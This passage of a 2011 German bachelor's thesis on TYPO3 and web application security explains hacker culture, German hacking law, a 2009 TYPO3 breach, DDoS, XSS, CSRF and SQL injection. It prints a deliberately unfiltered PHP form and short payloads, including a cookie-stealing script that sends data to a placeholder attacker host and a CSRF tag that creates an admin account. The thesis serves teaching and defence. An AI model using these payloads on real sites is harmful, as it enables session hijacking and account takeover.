Sicherheit von Webanwendungen für Unternehmen am Beispiel von Typo3

Bachelorarbeit

Fachhochschule Hannover

University of Applied Sciences and Arts

Fakultät III – Medien, Design und Information

Studiengang Informationsmanagement

Vorgelegt von:

Dirk Mischko

Hannover, den 07. Juni 2011

ERKLÄRUNG

Erklärung gem. § 22, Abs. 8 der PrüfO BA

Hiermit versichere ich, dass ich die vorliegende Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe.

Ich bin damit einverstanden, dass meine Arbeit in der Bibliothek im Kurt-Schwitters-Forum Hannover eingestellt wird.

Hannover, den 07. Juni 2011

_____

(Dirk Mischko)

1. Prüfer: Prof. Dr. Thomas J. Schult

2. Prüferin: Dipl.-Ing. Monika Steinberg

Abstract

Die vorliegende Bachelorarbeit beleuchtet die Sicherheitsaspekte von Webapplikationen, mit speziellem Fokus auf das CMS TYPO3. Im ersten Abschnitt werden die gesellschaftspolitischen Hintergründe von Internetkriminalität, sowie die allgemeine Rechtslage beschrieben. Der zweite Abschnitt erklärt die heutigen Angriffsmethoden, mit denen Webseiten attackiert werden. Im weiteren Verlauf der Arbeit untersucht der Autor, anhand einer eigenen TYPO3 Installation, welche Möglichkeiten zur effektiven Optimierung der Sicherheit des CMS zur Verfügung stehen. Den Abschluß bilden eine Analyse der durchgeführten Maßnahmen, sowie die Aufstellung allgemeiner Richtlinien für vergleichbare Projekte.

Inhalt

1 Einleitung

Mit Beginn der Jahrtausendwende entstand für eine breite Masse der Bevölkerung durch die Verbreitung von Breitband-Internet-Anschlüssen Zugang zu völlig neuen Informationsstrukturen und Wirtschaftszweigen. Zahlreiche Privatpersonen, aber auch Wirtschaftsunternehmen und staatliche Einrichtungen, begannen die neue Informations- und Kommunikationsplattform für sich zu entdecken und zu erschließen.

Seit den letzten 10 Jahren zeigt sich neben der Entstehung völlig neuer Wirtschaftsbereiche vor allem an dem E-Commerce Umsatz ein beständiges Wachstum.[1] Hierin liegt gleichzeitig die immer wichtiger werdende Bedeutung der Webauftritte für die Unternehmen. Die Internetpräsenz eines Unternehmens ist eines der wichtigsten Kommunikationskanäle zu den Kunden, weshalb ein dauerhafter Ausfall oder die komplette Löschung der Webapplikation einen E-Commerce Dienstleister empfindlich treffen würde.

Aus technischer Sicht konnte mit Beginn der Web 2.0 Ära und Entstehung der sozialen Netzwerke, ein Anstieg in der Verbreitung und Komplexität der vernetzten Informationssysteme verzeichnet werden. Wo zuvor Webseiten relativ einfach strukturiert und aufgebaut waren, reichten diese Strukturen jetzt nicht mehr aus, um die Vielzahl der unterschiedlichsten Daten zu bewältigen. Um die zunehmende Datenflut kontrollieren zu können, entstanden erste Content Management Systeme (im Folgenden CMS) die durch ihre komplexe Programmierung flexible Grundgerüste für Webseiten bildeten und durch ihren Aufbau eine geordnete und übersichtliche Verwaltung von Informationen ermöglichten. Eines davon ist das CMS TYPO3, welches von dem Entwickler Kaspar Skårhøj im Juni 2002 veröffentlicht wurde.

Der entscheidende Nachteil in dieser Entwicklung liegt in dem Aufbau des CMS selbst. Sandro Gaycken spricht hier von *„mehrfach vulnerabel“*[2] was bedeutet, dass eine komplexer werdende Software wie ein CMS, mehr Raum für Fehler bietet, die

[1] Vgl. Internet World Business (@ 2011)
[2] Gaycken (2011), S. 63

wiederum auf Sicherheitslücken schließen lassen. Somit ist die Komplexität zum einen ein Vorteil, da anspruchsvollere Konzepte realisiert werden können, andererseits erlaubt sie *„[…]eine höhere Zahl komplexer Interaktionen mit möglichen Fehlern."*[3] und bieten somit potenzielle Schwachstellen für Angreifer.

Parallel zu dem technischen Fortgang stieg auch die Anzahl von Internetstraftaten, insbesondere das Ausspionieren und Manipulieren von Daten, in ungeahnte Höhen. So verzeichnet eine aus Deutschland erstellte polizeiliche Kriminalstatistik für das Jahr 2009 *„[…]beim Ausspähen, Abfangen von Daten einschließlich Vorbereitungshandlungen"* einen Anstieg von *„(+48,7 Prozent auf 11.491 Fälle)"*.[4]

Anhand dieser Entwicklungen will die vorliegende Bachelorarbeit sich mit der zentralen Frage beschäftigen, ob ein CMS mit den vorhandenen Möglichkeiten so abgesichert werden kann, dass ein effektiver Schutz vor modernen Attacken gegeben ist. Da das CMS TYPO3 weltweit über 300.000 Installationen aufweist[5], wird aufgrund seiner Popularität in dieser Arbeit speziell darauf eingegangen.

Der zweite Abschnitt gibt einen Überblick über die gesellschaftspolitischen Hintergründe der Hackerszene in Deutschland, beleuchtet dabei aber auch internationale Entwicklungen hinsichtlich wirtschaftlicher und politischer Interessen, die mit Hilfe von professionellen Hackern durchgesetzt werden. Im darauf folgenden Punkt werden moderne Angriffsmethoden wie *DOS-Attacken*, *Cross-Site-Scripting*, *SQL Injection* und *Remote Command Execution*, hinsichtlich ihrer Funktion und Anwendung analysiert. Der 4. Abschnitt zeigt anhand einer installierten TYPO3 Testumgebung die Durchführung konkreter Maßnahmen, um die Sicherheit des CMS zu verbessern und gegen die im Punkt 5 erläuterten Attacken zu schützen. Im Anschluss erfolgt unter 6.9 eine Auswertung, bezüglich der Effektivität, durch die getätigten Anpassungen.

[3] Gaycken (2011), S. 63
[4] Bundesministerium des Innern (@ 2009), S. 8
[5] Vgl. Weiss-Intermedia (@ 2011)

Den Abschluss bildet das 8. Kapitel, indem der Autor aus den vorherigen Punkten ein Fazit bezüglich der Eingangsfrage zieht, sowie einen Ausblick auf zukünftige Veränderungen der Informationssysteme gibt.

2 Gesellschaftspolitische Hintergründe der Internetkriminalität

Bevor im Einzelnen bestimmte Aspekte wie Angriffsmethoden und mögliche Absicherungstechniken erläutert werden, ist es zuerst notwendig, einen kurzen Blick auf die sogenannte Hackerszene zu werfen. Hinsichtlich der verschiedenen Gruppierungen ist besonders die Unterscheidung zwischen den verschiedenen Ideologien und Motivationen von großer Bedeutung, um eine differenzierte Wertung abgeben zu können.

Grundsätzlich lassen sich zwei Arten eines Hacker-Typus innerhalb der Szene finden. Zum einen existieren die *White Hats,* die sich ihrem Verständnis nach innerhalb der Gesetze der Hackerethik[6] bewegen. Die Hackerethik ist ein von Steven Levy geprägter Begriff, welcher sinngemäß den moralischen Umgang mit Informationen und deren Verbreitung beschreibt. Gaycken schreibt dazu, dass *„Einige Hackerclubs wie der Chaos Computer Club (CCC) oder die 2005 geschlossene Honker Union of China (HUC) haben sich sogar explizit um eine White Hat Ethik positioniert."*[7].

Dem gegenüber stehen die sogenannten *Black Hats*, die auch unter die Bezeichnung der *Cracker* fallen.[8] Aus dieser Subkultur gehen die meisten Internetstraftaten hervor wie bspw. die Veränderung von Daten oder Internetspionage im wirtschaftlichen Sektor. Motive, die zu solchen Handlungen führen sind unterschiedlich. Einerseits geht es um finanzielle Interessen und Kontrolle, andererseits spielt auch das Prestige innerhalb einer Gruppierung oder Community eine wesentliche Rolle, die der *Cracker* versucht auszubauen, indem er besonders prominente Ziele für seine Angriffe auswählt. Daneben entwickelten sich in den letzten Jahren einige Strömun-

[6] Vgl. Chaos Computer Club (@ ohne Datum)
[7] Gaycken (2010), S. 49
[8] Vgl. Wikipedia (Cracker) (@ 2011)

gen, die rein politisch motivierte Aktionen im Internet durchführen. Eine davon ist die *Anonymous Group*, welche über die Wikileaks Affäre weltweit bekannt wurde.[9]

Ein anderer entscheidender Faktor der sich von der bekannten Hackerszene abhebt, sind staatlich durchgeführte Operationen, darunter fällt auch die Wirtschaftsspionage anderer Länder. Besonders im Bereich der Industriespionage gehen Hacker immer öfter den Weg über die Internetseiten von Unternehmen, von wo aus sie unter Umständen Zugang auf das gesamte Firmennetzwerk erhalten und damit auch den Zugriff auf sensible wirtschaftliche Daten.[10] Der Verfassungsschutz schätzt den Schaden für die deutsche Wirtschaft durch internetbasierte Spionage in Milliardenhöhe.[11]

Hieran zeigt sich, dass die Information als Ressource im globalen Wetbewerb immer mehr an Bedeutung gewinnt, und auch Entwicklungsländer sich dessen durchaus bewusst, weshalb von staatlicher Seite elektronische Spionagetätigkeiten gefördert werden. China nimmt in dieser Hinsicht eine Vorreiterrolle war. Die Spurensuche hinsichtlich der Cyber-Angriffe hat es US-Ermittlern erlaubt *„[…]die chinesische Regierung direkt oder manchmal sogar spezielle Teile der Regierung wie die Volksbefreiungsarmee damit in Verbindung zu bringen“*[12].

Eine Reaktion aus Deutschland darauf ist der Aufbau des Nationalen Cyber-Abwehrzentrums, sowie die Einrichtung eines Nationalen Cyber Sicherheitsrates[13], angelehnt an das amerikanische Vorbild des United States Cyber Command[14].

[9] Vgl. Wikipedia (Anonymous (Kollektiv)) (@ 2011)
[10] Vgl. Süddeutsche (@ 2011)
[11] Vgl. Focus Online (@ 2007)
[12] Heise (@ 2010)
[13] Vgl. IT Beauftragte der Bundesregierung für Informationstechnik (@ 2011)
[14] Vgl. Whitney (@ 2011)

3 Rechtliche Situation in Deutschland

Bei der Thematik der Websicherheit darf auch nicht die dazugehörige Rechtslage in Deutschland außer Acht gelassen werden. Dies regelt der sogenannte Hackerparagraph § 202c des Strafgesetzbuches (StGB), welcher den Paragraphen § 202, die Verletzung des Briefgeheimnisses, im August 2007 erweitert hat.[15]

Auffallend ist hierbei, dass bereits die Vorbereitung einer Straftat nach § 202a und § 202b (Ausspähen und Abfangen von Daten) als illegale Handlung betrachtet wird.[16] Dieser sehr weit ausgelegte Paragraph sorgte für Verwirrung bei Administratoren und Sicherheitsexperten, da diese zum Teil auf Software und Programmiertechniken zurückgreifen, die laut dem Gesetzestext als illegal gelten, um ihre Applikationen sicher zu gestalten. Somit könnte ihnen streng betrachtet eine Vorbereitung nach § 202c unterstellt werden. Dies betrifft unter anderem das sogenannte *Penetration Testing*. Hierbei wird das eigene System mit Hilfe von Hackertools oder von speziellen Dienstleistungsunternehmen auf potenzielle Sicherheitslücken getestet. Da nur das eigene System betroffen ist, befindet sich das Vorgehen immer noch in einer Grauzone, bisher sind aber keine juristischen Folgen bekannt, da der Sicherheitsaspekt im Vordergrund steht.[17]

Diesen Punkt unterstrich die *European Expert Group for IT Security* (EICAR) im Rahmen einer Sicherheitstagung im Oktober 2007 in München. Sie veröffentlichte eine Stellungnahme zu dem Strafgesetz, wonach sich aus dem Gesetzestext für Sicherheitsexperten keine negativen Folgen ergeben sollen. Vorrausetzung ist jedoch die umfassende Dokumentation der Tätigkeiten, sowie eine ausdrückliche schriftliche Erlaubnis des Eigentümers einer Applikation, auf welche ein Angriff zu Testzwecken verübt werden soll.

Weiterhin unklar ist die Erstellung und Nutzung von *Exploits*, die durch den neuen Gesetzestext nicht vollkommen abgedeckt sind. Bis zu diesem Zeitpunkt herrscht keine Eindeutigkeit darüber, ob es rechtlich zwischen der testweisen Nutzung einer

[15] Vgl. Ilsemann (@ 2008)
[16] Vgl. Bundesministerium für Justiz (@ Datum unbekannt)
[17] Gaycken (2011), S. 162 f.

Schwachstelle oder einem *Exploit* mit einem integrierten Schadcode, einen Unterschied gibt.[18]

4 Web 2.0 Sicherheitslücken

Mit dem Aufkommen des Web 2.0 und damit der Einbindung neuer Technologien, die den Benutzer aktiv an einer Plattform teilnehmen lassen, sowie die Entwicklung neuer Konzepte, veränderte sich der Umgang mit Informationen und die Form der Datenspeicherung. Ein Großteil der mit dieser Entwicklung entstandenen Sicherheitslücken, die in die Rubrik der leicht erreichbaren Ziele fallen, bieten besonders für konventionelle Angriffstechniken wie *SQL Injections* und *Cross-Site Scripting* optimale Bedingungen. Zurückzuführen sind solche Sicherheitsmängel meist auf Einsparungen in der Entwicklung neuer Applikationen, sowie der zunehmende Konkurrenz- und Zeitdruck, welche besonders von Unternehmen mit einem breiten Geschäftsfeld im Internet verstärkt wahrgenommen werden. Außerdem spielt die stetige Weiterentwicklung der bestehenden Technologien eine entscheidende Rolle, da mit dem Fortschritt gleichzeitig neue Fehler innerhalb der Applikationsstruktur entstehen können. Selbst geringe Fehler können dann mit den bereits erwähnten Methoden große Auswirkungen auf das gesamte System haben.

Ein weiterer Faktor, der in den letzten Jahren entscheidend an Bedeutung gewonnen hat, sind die sogenannten *Commercial off-the-Shelf* (im Folgenden COTS) Produkte und Open Source Software. Bei diesen Softwarelösungen hat ein Angreifer leichten Zugang zu dem Programmcode, da er entweder als Open Source jedem Benutzer frei zur Verfügung steht oder bei COTS-Produkten jederzeit käuflich erworben werden kann. Dieser leichte Zugang ermöglicht eine genaue Analyse des Produktes bzgl. potenzieller Schwachstellen. Vor allem COTS Software ist hierbei anfällig, da es aufgrund von hohen notwendigen Investitionen für den Sicherheits-

[18] Vgl. Heiderich (2009), S. 36

aspekt der Applikation, oftmals in diesem Bereich zu Abstrichen kommt, um das Produkt zeitnah und kostengünstig veröffentlichen zu können.[19]

Hier liegt der Vorteil bei Open Source, da ohne den Finanzierungsfaktor mehr Zeit für die Entwicklung möglich ist. Zudem ist mit einer hohen Beteiligung der Nutzer zu rechnen. Dies kommt der Behebung von Sicherheitslücken entgegen. Andererseits stellen Open Source Webapplikationen wie Typo3 für Angreifer interessante Ziele dar, weil hierüber eine große Masse an Usern erreicht wird. Bei einem aufgespürten Fehler, der die Sicherheit des CMS gefährdet, hat der Hacker aufgrund des hohen Verbreitungsgrades eine große Auswahl an potenziellen Zielen. Hierin liegt auch die Motivation vieler Angreifer, sich speziell auf weitverbreitete Open-Source und COTS Produkte zu spezialisieren.

Ein Beispiel, welches diese Problematik bestätigt, konnte sich im Februar 2009 bei dem CMS TYPO3 beobachten lassen. Am 09.02.09 wurde bezüglich einer kritischen Sicherheitslücke im Softwarekern, ein Newsletter mit einer Ankündigung für ein dafür notwendiges Update versendet. Am darauffolgenden Tag wurde das Sicherheits-Update für die jeweiligen TYPO3 Versionen auf der Webseite veröffentlicht, mit dem Nachteil, dass die exakte Schwachstelle nun für die Öffentlichkeit zugänglich war. Dies gab den Angreifern die Möglichkeit diese Lücke zu nutzen, da die Integrierung des Updates Zeit benötigt und von einigen Administratoren nicht gleich durchgeführt wurde. Diese Zeitspanne nutzten Hacker und attackierten am 11.02.09 die Homepage des damaligen Bundesinnenministers Dr. Wolfgang Schäuble und an dem Tag darauf die Webpräsenz des Fußballvereines FC Schalke 04. Durch die Sicherheitslücke konnten die Angreifer die komplette TYPO3-Installation einsehen und dementsprechend für eigene Zwecke verändern.[20]

Neben diesen prominenten Zielen waren auch viele andere TYPO3-Installationen betroffen, die nicht unmittelbar nach der offiziellen Bekanntgabe das notwendige Sicherheitsupdate durchgeführt hatten. Eine Studie des Instituts für Internet-Sicherheit analysierte diesen Vorfall und kam zu folgendem Ergebnis:

[19] Vgl. Gaycken (2011), S. 75
[20] Vgl. Greif (@ 2009)

- *„Zeitpunkt der Analyse: Freitag, 13.02.09*
- *Dauer der Analyse: Knapp 6 Minuten*
- *Analysierte Webseiten: 358 (100%)*
- *Webseiten mit geschlossener Sicherheitslücke: 272 (75,9%)*
- *Webseiten ohne Sicherheits-Update: 86 (24,1%)“*[21]

Laut der Studie waren drei Tage nach der Veröffentlichung des Sicherheitslecks ein Viertel der Webseiten nicht mit dem neuesten Update ausgestattet und somit für jeden Hacker angreifbar. Dieses Beispiel verdeutlicht den Nachteil von Webapplikationen, welche für jeden Nutzer zur Verfügung stehen, sie bedürfen somit besonderer Aufmerksamkeit und Wartung.

5 Analyse der Angriffsmöglichkeiten auf Webseiten

Nahezu alle bekannten Angriffsmethoden beruhen auf der Manipulation von Parameterangaben, die bei der Datenübertragung zwischen Client und Server ausgetauscht werden. Für die Übertragung dient das HTTP-Protokoll, welches auf dem Request-Response-Prinzip basiert. Hierbei wird eine Anfrage von dem Client an den Server geschickt, der eine entsprechende Antwort erzeugt.



Abbildung 1: Darstellung des HTTP Request-Response-Prinzips[22]

Ein Angreifer kann während dieser Übertragung die enthaltenen Parameter, wie GET und POST, mithilfe von selbst programmierten Tools beliebig ändern. Hierfür

[21] Feld (@ 2009), S. 2
[22] Quelle des Screenshots: University of Regina (@ Datum unbekannt)

fungiert ein Proxy-Server, der zwischen Client und Server platziert wird, als Schaltzentrale, um Anpassungen an den Parametern vorzunehmen und die veränderte Anfrage an den Server zuschicken. Dadurch ist es möglich, Veränderungen an Webseiten durchzuführen oder sensible Daten aus Datenbanksystemen wie MySQL auszulesen. Parameter, welche über ein Formular oder per URL-Eingabe übertragen werden, lassen sich bereits mit einem Standardbrowser manipulieren, indem bspw. bei einer GET-Methode die angehängten Variablen einer URL entsprechend verändert werden. Da diese Parameter jederzeit für den Nutzer einsehbar sind, kann die GET-Methode für verschiedene Aktionen zweckentfremdet werden.

Zudem existieren besonders für den Browser Firefox eine Vielzahl von Erweiterungen, um eine *HTTP-Request* oder *Cookies* innerhalb kurzer Zeit für die eigenen Zwecke anzupassen. Beispiele dafür sind die Add-ons *Modify-Headers* mit dessen Hilfe *Request-Header* editiert werden können[23] oder *Add N Edit Cookies*, welches eine umfassende Benutzeroberfläche für die Veränderung von gespeicherten Cookies bereitstellt.[24]

Die folgenden Abschnitte gehen im Detail auf die bekanntesten Techniken der Parametermanipulation ein, die für Angriffe auf Webanwendungen wie das CMS TYPO3 genutzt werden.

5.1 Distributed Denial-of-Service Attacke

Der folgende Artikel zeigt, dass die *Distributed Denial-of-Service* (im Folgenden DDoS) Attacken heutzutage ein in der Hackerszene beliebtes Mittel sind, um Internetpräsenzen kurzzeitig massiv zu überlasten und abstürzen zu lassen.

„Erst war es Mastercard, dann Visa: Wikileaks-Anhänger haben am Mittwoch die Websites der großen Finanzdienstleister blockiert. Beide Kreditkarten-Firmen hatten angekündigt, keine Zahlungen an die Enthüllungsplattform mehr zuzulassen. Die Mastercard-Website war am Mittwoch stundenlang nicht erreichbar, beim Aufruf

[23] Vgl. Hunt (@ 2011)
[24] Vgl. goodwill (@ 2008)

der Seite des Konkurrenten Visa gab es auch am frühen Donnerstagmorgen noch Probleme. Die Websites der Kreditkartengesellschaften wurden mit sogenannten DDOS-Angriffen („Distributed Denial of Service") lahmgelegt."[25]

Ein erfolgreicher DDoS Angriff kann auf zwei verschiedenen Wegen erreicht werden: Bei der einen Variante wird eine Sicherheitslücke im CMS ausgenutzt, um über das Senden großer Mengen von Anfragen eine Überlastung der System-Infrastruktur zu erzielen, die den Webserver abstürzen lässt.

Im zweiten Fall wird der Schwerpunkt auf die Masse der Anfragerechner gelegt. Dafür wird meist ein sogenanntes *Botnet* verwendet, die von einem *Bot-Master* gesteuert werden, der per Befehl eine bestimmte DDOS-Attacke auf einen Ziel-Server startet, die daraufhin von sämtlichen Rechnern innerhalb des *Botnet* ausgeführt wird. Etwaige Sicherheitslücken sind hierbei nicht notwendig, da diese Attacke auf einen angebotenen Dienst des Ziels zurückgreift und alleine über die hohe Anzahl der Computer des Botnetzwerkes eine Überlastung hervorruft. Dies ergibt sich aufgrund der einzelnen Anfragen, die bearbeitet werden und die damit zur Verfügung stehende Bandbreite des Netzzuganges, sowie Rechenleistung und Speicherkapazitäten komplett ausgelastet sind. Da bei dieser Methode nur schwer zu erkennen ist, welche der Anfragen zu der DDOS-Attacke gehören und welche von normalen Nutzern stammen, ist es sehr problematisch, die einen von den anderen zu unterscheiden. Den Verursacher der Angriffe, den Bot-Master, dabei zu identifizieren ist nahezu unmöglich, da er selbst meist nicht involviert ist und lediglich den Befehl an die Rechner innerhalb des Netzwerkes sendet.[26]

Bei der genauen Methode des Angriffes gibt es wiederum verschiedene Möglichkeiten. Ein weit verbreitetes Mittel ist die Protokoll-Attacke, bei dem der betroffene Server in Ressourcen-Engpässe geführt wird. Eine Protokoll Methode ist der *SYN-Flood* Angriff bei der sogenannte halboffene Verbindungen ausgenutzt werden. Hierbei generiert der Angreifer eine Vielzahl von TCP-Verbindungsanfragen, die der Zielrechner annimmt, aber der angreifende Rechner nie endgültig bestätigt.

[25] Welt Online (@ 2011)
[26] Vgl. Tech-FAQ (@ 2010)

Bei dem normalen Abarbeiten einer Anfrage sendet der *Client* eine SYN-Nachricht zum Server, indem eine Sequenznummer enthalten ist, welche die korrekte Übertragung des Pakets gewährleistet. Der Server schickt nach dem Empfang eine *SYN-ACK* Nachricht zurück zu dem *Client*, womit er den Empfang des ersten Pakets bestätigt. Der Client sendet aus Sicherheitsgründen das ACK-Segment zurück, womit eine Datenverbindung zwischen beiden Rechnern hergestellt ist. [27]



Abbildung 2: Darstellung eines TCP-Handshake[28]

Durch die *SYN-Flood* Attacke besteht nun die Nachricht des Client aus einer manipulierten IP-Adresse, weshalb der Server vergeblich auf eine Rückmeldung seiner gesendeten *SYN-ACK* Nachricht wartet. Da nur begrenzte Plätze für gleichzeitig zu bearbeitende TCP-Verbindungsanfragen frei sind, wird nun durch eine Vielzahl von gesendeten Anfragen, der Server nicht mehr in der Lage sein, andere Aufgaben bearbeiten zu können, da er noch auf Antworten der halboffenen Verbindungen wartet.[29] Zwar ist der Server nach einem Timeout wieder fähig, neue Verbindungsanfragen zu bearbeiten, jedoch kann abhängig von der Rechenleistung des Angreifers und der Anzahl neuer manipulierter Anfragen, der Ziel-Server abstürzen.

Das für solche Arten von Attacken viele Ressourcen innerhalb eines Bot-Netzwerkes benötigt werden, zeigt das zuvor erwähnte Beispiel der Anonymousgruppe, welche neben den zwei großen Kreditkartenfirmen auch den Internetgroßhändler Amazon

[27] Vgl. Wikipedia (SYN-Flood) (@ 2011)
[28] Quelle des Screenshot: Wikipedia (TCP Handshake) (@ 2010)
[29] Vgl. Mangla (@ 2006)

schädigen wollten. Hier scheiterte der Versuch schlicht daran, dass die Computerinfrastruktur zu groß war, womit die Angriffe letztendlich wirkungslos blieben.[30]

5.2 Cross-Site Scripting

Das *Cross-Site Scripting* (im Folgenden XSS) zählt zu den verbreitetesten Methoden, um Schwachpunkte einer Webanwendung auszunutzen. Eine XSS-Attacke basiert auf der Annahme, dass die Eingabe des Nutzers entweder unzureichend oder gar nicht überprüft und gefiltert wird. Stellt man sich ein einfaches Kontaktformular vor, mit dem der Nutzer eine Anfrage an den Administrator einer Webanwendung schicken kann, so hat nun ein Hacker die Möglichkeit, statt der gewöhnlichen Nachricht einen JavaScript-Code zu implementieren. Sollte das Kontaktformular über keine oder mangelnde Filtertechniken verfügen, wird der Code in die Seite implementiert, welcher nun bei jedem Nutzer der Anwendung aufgerufen wird, falls er in seinem Browser JavaScript aktiviert hat. Hierbei spricht man von einer *„Codeinjektion in variablen Bereichen dynamischer Webseiten"*[31] wie bspw. das CMS TYPO3.

Das folgende Beispiel zeigt im Detail die Anfälligkeit eines solch einfachen Kontaktformulars.

```
<?php
setcookie("xss", "This content will be stored in a cookie");
$text = $_GET['text'];
$title = $_GET['title'];
if (!$text && !$title){
echo '
<html>
<head>
<title>XSS-Test | Enter Message</title>
</head>
```

[30] Vgl. Vijayan (@ 2010)
[31] Hochschule Augsburg (@ 2011)

```
<body>
<form action="example.php">
<input type="text" name="title" value="Subject"><br /><br />
<textarea name="text" rows="16" cols="100">Content goes here...
</textarea><br />
<input type="submit" name="send" value="Send Message">
</form>
</body>
</html>';
}
if (!$text && $title){
echo 'You need to enter a message<br /><a href="example.php">BACK</a>';
}
if (!$title && $text){
echo 'You need to enter a title<br /><a href="example.php">BACK</a>';
}
if ($text && $title) {
echo '
<html>
<head>
<title>XSS-Test | New Messages</title>
</head>
<body>
<h3>Your new messages:</h3><br />
<b>'.$title.'</b><br />
'.$text.'</body></html>'; } ?>
```

Listing 1:XSS Anfälliges Kontaktformular[32]

[32] Ziegler (@ 2007), S. 21

Durch das einfache Einbinden des folgenden *Alert* Befehles in die Eingabemaske, wird der Inhalt des angelegten Cookies ausgelesen und angezeigt.

```
<script> alert (document.cookie) ;</script>
```

Listing 2: Auslesen eines Cookies[33]

Dies wird auch als *Direct Code Injection* bezeichnet, da es sofort eine sichtbare Reaktion auf die Aktion des Benutzers gibt, in diesem Fall die Ausgabe des Cookies durch ein Hinweisfenster. Allgemein werden Cookies in sitzungsbezogene und permanente Cookies unterteilt. Sitzungsbezogene Cookies dienen meist zur Speicherung von Benutzernamen und bspw. der Erfassung des Inhaltes eines virtuellen Warenkorbes. Permanente Cookies erleichtern die Nutzeridentifikation bei Shopping-Registrierung- und Personalisierungsservices. Deshalb sind für den Hacker besonders diese Informationen wichtig, um an die sensiblen Daten der Kunden zu gelangen. Damit Script-Code in eine Website eingebettet werden kann, bieten sich eine Vielzahl von Techniken an, die jeweils abhängig vom Browser der Nutzer sind. Eine verbreitete Variante ist das *Session Hijacking*, bei dem die in einem Cookie gespeicherte Session-ID, an einen Webserver des Angreifers übertragen wird.[34] Solange die Session-ID gültig ist, kann nun ein fremder Nutzer auf die Daten des Opfers, innerhalb der Session zugreifen.

```
<script>
window.open("http://webserverdeshackers.de/?cookie="+document.cookies)
</script>
```

Listing 3: Aufbau eines Session Hijacking

Eine andere abgewandelte Form ist das *Session Riding*. Dabei wird versucht innerhalb einer Session Befehle eines Benutzers auszuführen.

[33] Ziegler (@ 2007), S. 23
[34] Vgl. Imperva (@ 2011)

```
<script>
windows.open(“http://bankenserver.com/transaktion?von_bankkonto....”)
</script>
```

Listing 4: Aufbau eines Session Riding

Ohne Mithilfe des Nutzers wird in diesem Beispiel eine bestimmte Website aufgerufen. Da in den heutigen Webanwendungen sehr oft das *XMLHttpRequest* Objekt zum Einsatz kommt, weil es einen Grundbestandteil von Ajax bildet, ist es auch möglich beliebige *Requests* abzuschicken, ohne dass der Anwender Verdacht schöpft. Somit können ganze ausgefüllte Formulare über HTTP POST Anfragen, zu einem fremden Server gesendet werden.

Neben diesen gezeigten Beispielen, existiert eine Vielzahl von weiteren Techniken, um fremden Code einzuschleusen. Somit ist es im Prinzip möglich den kompletten HTML-Baum zu verändern, nach dem gleichen Konzept, mit dem auch Ajax arbeitet. Für jede Seite bzw. CMS kann ein Angreifer individuell nach diesem Schema die Filtertechniken überprüfen und bei genauer Kenntnis des Quellcodes Maßnahmen ergreifen, um diese außer Kraft zu setzen. Besonders bei dem CMS TYPO3, durch seine Vielzahl von *Extensions*, können Schwachstellen entstehen, durch die ein unwissender Anwender schnell seine normalerweise sicheren Informationen preisgibt.

5.3 Cross Site Request Forgeries

Ein spezieller Angriffstyp, der bei den meisten Webapplikationen angewendet werden kann, ist das *Cross Site Request Forgeries* (im Folgenden CSRF). Trotz des eher geringen Bekanntheitsgrades dieser Methode, im Vergleich zu anderen Attacken, kann diese bei unzuverlässigem Sicherheitsmanagement großen Schaden innerhalb der Applikation verursachen.

Die Grundbasis der Technik stellt die Verbindung des Nutzers mit der Webapplikation da, die nach dem Login in das Benutzerkonto mithilfe einer Session realisiert wird. Dieser Prozess, der die Authentifizierung des Benutzers gewährleisten soll, ohne dass dieser ständig sein Passwort zum Bestätigen eingeben muss, ist gleichzei-

tig ein nützlicher Angriffsvektor, um im Hintergrund Transaktionen ausführen zu können.

Ein Beispiel dafür, ist der folgende Code, bei dem sich der Administrator einer Testseite erfolgreich einloggt. Dabei werden der Benutzername und das dazugehörige Passwort übergeben. Der Angreifer hat nun die Möglichkeit, bei Kenntnis über Gewohnheiten des Administrators, durch eine fingierte Email oder Forumspost, diese mit einem scheinbaren Bildhang zu versehen.

```
http://www.testseite.de/login.php&name=admin&password=passwort
<img.src="http://www.testseite.de/user.php?action=new_user&name=bad_admin
&password=passwort " />
```

Listing 5: Aufbau eines Cross-Site Request Forgery[35]

Der Administrator vermutet hierbei, dass es sich um ein Bild handelt und klickt den Link an. Sollte er also noch angemeldet sein, womit der vorherige erstellte Cookie der Session noch aktiv ist, gibt der Browser anstatt des Bildes einen Fehler aus, während im Hintergrund ein neuer Benutzer mit den Namen *bad_admin* angelegt wird.

5.4 SQL Injection

SQL Injection ist ein Sammelbegriff für verschiedene Methoden um Code zu induzieren, die Schwachstellen auf der Datenbankebene einer Webapplikation ausnutzen, um sich dort befindliche Daten anzueignen, sie zu manipulieren oder Zugriff auf das gesamte System zu erlangen. Möglich wird dies aufgrund unzureichender Filterung der Eingaben von Benutzern, so dass es für den Angreifer möglich ist, einen schadhaften SQL-Befehl in die Datenbank zu inkludieren.

[35] Vgl. Wikipedia (Cross-Site Request Forgery) (@ 2011)

Da dem Angreifer der Quellcode meist nicht zur Verfügung steht, wird von sogenanntem *Black Box Testing* gesprochen. Bei aktivierter Fehlerausgabe kann bei einem eingegebenen SQL-Befehl beobachtet werden, welche Fehlernachricht das System zurückschickt. Anhand solcher Rückgaben kann der Angreifer seine jeweilige Strategie entsprechend der eingesetzten Filtermethoden anpassen und gezielt nach Schwachstellen suchen.[36]

